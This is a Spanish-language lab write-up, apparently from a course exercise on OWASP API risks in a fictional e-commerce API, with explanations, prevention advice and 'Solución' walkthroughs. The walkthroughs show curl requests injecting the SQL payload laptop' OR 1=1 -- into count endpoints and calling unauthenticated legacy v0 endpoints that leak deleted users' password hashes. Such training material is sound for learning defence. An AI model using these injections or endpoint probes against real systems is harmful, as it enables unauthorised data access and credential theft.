


El único punto de conexión relacionado con ese nombre de rol es `/api/v1/products/{Name}/count`, que pertenece al grupo Products. Al explorar este punto de conexión, descubrimos que devuelve el


recuento total de productos que contienen una subcadena proporcionada por el usuario en su nombre:




Por ejemplo, si usamos laptop como el parámetro de subcadena Name, descubrimos que hay 18 productos coincidentes en total:



Sin embargo, si intentamos usar laptop' (con un apóstrofo final) como entrada, observamos que el punto de conexión devuelve un mensaje de error, lo que indica una posible vulnerabilidad a ataques de inyección SQL:



Intentemos recuperar el recuento de todos los registros en la tabla Products usando el payload `laptop' OR 1=1 --`; descubriremos que hay 720 productos en la tabla:



## Encabezados HTTP

Las API también pueden sufrir de configuraciones de seguridad incorrectas si no utilizan [encabezados de respuesta de seguridad HTTP \(HTTP Security Response Headers\)](#) adecuados. Por ejemplo, si una API no establece un [Access-Control-Allow-Origin](#) seguro como parte de su política de CORS (Cross-Origin Resource Sharing), puede quedar expuesta a riesgos de seguridad, entre los que destaca la [falsificación de solicitudes entre sitios \(Cross-Site Request Forgery\)](#) (CSRF).

## Prevención

Para mitigar la vulnerabilidad de Configuración de seguridad incorrecta, el punto de conexión `/api/v1/products/{Name}/count` debería utilizar consultas parametrizadas o un [Mapeador objeto-relacional \(Object Relational Mapper\)](#) (ORM) para insertar de forma segura los valores controlados por el usuario en las consultas SQL. Si esa no es una opción, debe validar la entrada controlada por el usuario antes de concatenarla en la consulta SQL, lo cual nunca es infalible.

Además, si la API web utiliza encabezados HTTP de forma insegura u omite los relacionados con la seguridad, debería implementar encabezados seguros para evitar que se produzcan diversas vulnerabilidades de seguridad. Proyectos como [OWASP Secure Headers](#) proporcionan orientación sobre los encabezados de seguridad HTTP y cómo evitar las vulnerabilidades de seguridad asociadas a configuraciones de encabezados incorrectas.

## Solución:

Identificamos nuestro rol.

**Roles**

**GET** `/api/v1/roles/current-user` Get the roles of the currently authenticated user

Use this endpoint to get the roles of the currently authenticated user.  
Role(s) required: **None**

**Parameters** Cancel

No parameters

**Execute** **Clear**

**Responses**

**Curl**

```
curl -X 'GET' \
'http://154.57.164.65:30686/api/v1/roles/current-user' \
-H 'accept: application/json' \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLn9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWVlIHRyY9'1
```

**Request URL**

```
http://154.57.164.65:30686/api/v1/roles/current-user
```

**Server response**

| Code | Details                                                                                                                                |
|------|----------------------------------------------------------------------------------------------------------------------------------------|
| 200  | <p><b>Response body</b></p> <pre>{   "roles": [     "Suppliers_GetTotalCountBySupplierNameSubstring"   ] }</pre> <span>Download</span> |

Vamos a Suppliers como se ve dentro del recuadro rojo anterior más específicamente a **GET** `/api/v1/suppliers/{Name}/count`.

Al poner un nombre cualquiera vemos que sale en el contador cero (0) resultados.

GET

/api/v1/suppliers/{Name}/count

Gets the number of Suppliers by name

Role(s) required: Suppliers\_GetTotalCountBySupplierNameSubstring

Parameters

Cancel

| Name                                       | Description       |
|--------------------------------------------|-------------------|
| <b>Name</b> * required<br>string<br>(path) | <div>laptop</div> |

Execute

Clear

Responses

Curl

```
curl -X 'GET' \
 'http://154.57.164.65:30686/api/v1/suppliers/laptop/count' \
 -H 'accept: application/json' \
 -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZWl1cy54bWxzbnZwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9'
```

Request URL

http://154.57.164.65:30686/api/v1/suppliers/laptop/count

Server response

| Code | Details                                                                          |
|------|----------------------------------------------------------------------------------|
| 200  | <div>Response body</div> <div><pre>{<br/>  "suppliersCount": 0<br/>}</pre></div> |

Download

Al poner una comilla (') aparece un error esto nos da una idea de que puede ser vulnerable a inyección SQL o SQLi.

Name \* required

string  
(path)

laptop\*

Execute

Clear

Responses

Curl

```
curl -X 'GET' \
 'http://154.57.164.65:30686/api/v1/suppliers/laptop%27/count' \
 -H 'accept: application/json' \
 -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzbnZfLm9yZy93cy8yMDAxLzA1L2lkZW50aXR5L2NsYWVtLnYyOjEudDkiLCBjb2luZS1kaW5kcm9zcGVzaWd0eSBpbGoiLCJ0eXAiOiJKV1QiLCJhdWUiOiJSZXNpdC9ybm9keSIKPT0='
```

Request URL

```
http://154.57.164.65:30686/api/v1/suppliers/laptop%27/count
```

Server response

| Code | Details                                                                                                                  |
|------|--------------------------------------------------------------------------------------------------------------------------|
| 200  | <div>Response body<pre>{<br/>  "errorMessage": "An error has occurred!"<br/>}</pre></div> <div><div></div>Download</div> |

Así que ingresamos el código de inyección (' or 1=1--) y vemos que nos muestra todos productos.

**Name** \* required  
string  
(path)

laptop' or 1=1--

Execute Clear

**Responses**

Curl

```
curl -X 'GET' \
 'http://154.57.164.65:30686/api/v1/suppliers/laptop%27%20or%201%3D1--%20/count' \
 -H 'accept: application/json' \
 -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzbnZwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy91'1
```

Request URL

http://154.57.164.65:30686/api/v1/suppliers/laptop%27%20or%201%3D1--%20/count

Server response

| Code | Details                                                                     |
|------|-----------------------------------------------------------------------------|
| 200  | <p>Response body</p> <pre>{   "suppliersCount": 151 }</pre> <p>Download</p> |

Respuesta 2: access-control-allow-origin: \*

Request URL

http://154.57.164.65:31190/api/v1/authentication/customers/passwords/resets/sms-otps

Server response

| Code | Details                                                                                                                                                                                                                                                      |
|------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 200  | <p>Response body</p> <pre>{   "SuccessStatus": false }</pre> <p>Response headers</p> <pre>access-control-allow-origin: * content-length: 23 content-type: application/json date: Thu, 20 Aug 2026 16:26:20 GMT server: Kestrel</pre> <p>Request duration</p> |


## Gestión inadecuada de inventario (9 Improper Inventory Management)

Mantener una documentación precisa y actualizada es esencial para las API web, especialmente si se tiene en cuenta que dependen de usuarios de terceros que necesitan entender cómo interactuar eficazmente con la API.


Sin embargo, a medida que una API web madura y sufre cambios, es crucial implementar prácticas de versionado adecuadas para evitar problemas de seguridad. Una gestión inadecuada de inventario (Improper Inventory Management) de las API, incluido un versionado deficiente, puede introducir errores de configuración de seguridad y aumentar la superficie de ataque (attack surface). Esto puede manifestarse de varias maneras, como que versiones de API obsoletas o incompatibles permanezcan accesibles, creando posibles puntos de entrada para usuarios no autorizados.

### Escenario


En las secciones anteriores, hemos interactuado principalmente con la v1 de la API web Inlanefreight E-Commerce Marketplace. Sin embargo, al examinar la lista desplegable de la interfaz de usuario de Swagger para 'Select a definition', descubrimos la existencia de una versión adicional, v0:



Al revisar la descripción de v0, se indica que esta versión contiene datos heredados y eliminados, y que sirve como una copia de seguridad sin mantenimiento que debería eliminarse. Sin embargo, al inspeccionar los endpoints, notaremos que ninguno de ellos muestra un icono de «candado», lo que indica que no requieren ninguna forma de autenticación:



Al invocar el endpoint `/api/v0/customers/deleted`, la API responde exponiendo datos de clientes eliminados, incluidos hashes de contraseñas confidenciales:



Debido a un descuido de los desarrolladores al no eliminar los endpoints de v0, obtuvimos acceso no autorizado a datos eliminados de antiguos clientes. Este problema se vio agravado por una vulnerabilidad de exposición excesiva de datos (Excessive Data Exposure) en el endpoint `/api/v0/customers/deleted`, que nos permitió ver los hashes de las contraseñas de los clientes. Con esta información expuesta, podríamos intentar el descifrado de contraseñas (password cracking). Dada la práctica común de la reutilización de contraseñas, esto podría comprometer cuentas activas, sobre todo si los mismos clientes se volvieron a registrar con la misma contraseña.


## **Prevención**

Un versionado eficaz garantiza que solo las versiones de la API previstas se expongan a los usuarios, y que las versiones más antiguas se declaren obsoletas o se retiren correctamente. Al gestionar a fondo el inventario de la API, **Inlanefreight E-Commerce Marketplace** puede minimizar el riesgo de exponer vulnerabilidades y mantener una interfaz de usuario segura.


Para mitigar la vulnerabilidad de Improper Inventory Management, los desarrolladores de Inlanefreight E-Commerce Marketplace deberían eliminar v0 por completo o, como mínimo, restringir el acceso exclusivamente para fines de desarrollo y pruebas locales, garantizando que permanezca inaccesible para los usuarios externos. Si ninguna de las dos opciones es viable, los endpoints deberían protegerse con estrictas medidas de autenticación, permitiendo la interacción únicamente a los administradores.

## Solución:


Cambiamos el select a definition a v0.



Vemos que no tiene candado por lo que se entiende que no se necesita credenciales para interactuar con los endpoints.



Vemos que en supplier-companies/deleted podemos ver la información de los usuarios eliminados.



## Consumo inseguro de API (10 Unsafe Consumption of APIs)

Las API interactúan frecuentemente con otras API para intercambiar datos, formando un ecosistema complejo de servicios interconectados. Aunque esta interconectividad mejora la funcionalidad y la eficiencia, también introduce importantes riesgos de seguridad si no se gestiona adecuadamente. Los desarrolladores pueden confiar ciegamente en los datos recibidos de API de terceros, especialmente cuando son proporcionados por organizaciones de renombre, lo que lleva a relajar las medidas de seguridad, particularmente en la validación de entradas (input validation) y la sanitización de datos (data sanitization).

Pueden surgir varias vulnerabilidades críticas de la comunicación entre API:

1. Transmisión insegura de datos: Las API que se comunican a través de canales no cifrados exponen datos sensibles a la interceptación, comprometiendo la confidencialidad y la integridad.
2. Validación de datos inadecuada: No validar y sanitizar correctamente los datos recibidos de API externas antes de procesarlos o reenviarlos a componentes posteriores puede conducir a ataques de inyección (injection attacks), corrupción de datos o incluso ejecución remota de código (remote code execution).
3. Autenticación débil: No implementar métodos de autenticación robustos al comunicarse con otras API puede resultar en un acceso no autorizado a datos sensibles o a funcionalidades críticas.
4. Limitación de velocidad (rate-limiting) insuficiente: Una API puede sobrecargar a otra enviando un flujo continuo de peticiones, lo que podría provocar una denegación de servicio (denial-of-service).
5. Monitorización inadecuada: Una monitorización insuficiente de las interacciones entre API puede dificultar la detección y la respuesta rápida a los incidentes de seguridad.

Si una API consume otra API de forma insegura, es vulnerable a [CWE-1357: Reliance on Insufficiently Trustworthy Component](#).

### Prevención

Para prevenir las vulnerabilidades que surgen de la comunicación entre API, los desarrolladores de API web deben implementar las siguientes medidas:

- Transmisión segura de datos: Utilice canales cifrados para la transmisión de datos con el fin de evitar la exposición de datos sensibles a través de ataques de intermediario (man-in-the-middle attacks).
- Validación de datos adecuada: Asegure la correcta validación y sanitización de los datos recibidos de API externas antes de procesarlos o reenviarlos a componentes posteriores. Esto mitiga riesgos como los ataques de inyección, la corrupción de datos o la ejecución remota de código.
- Autenticación robusta: Emplee métodos de autenticación seguros al comunicarse con otras API para prevenir el acceso no autorizado a datos sensibles o a funcionalidades críticas.

- Limitación de velocidad suficiente: Implemente mecanismos de limitación de velocidad para evitar que una API sobrecargue a otra, protegiendo así contra los ataques de denegación de servicio.
- Monitorización adecuada: Implemente una monitorización robusta de las interacciones entre API para detectar y responder rápidamente a los incidentes de seguridad.

## Solución

**Request URL**

`http://154.57.164.82:31812/api/v0/suppliers/deleted`

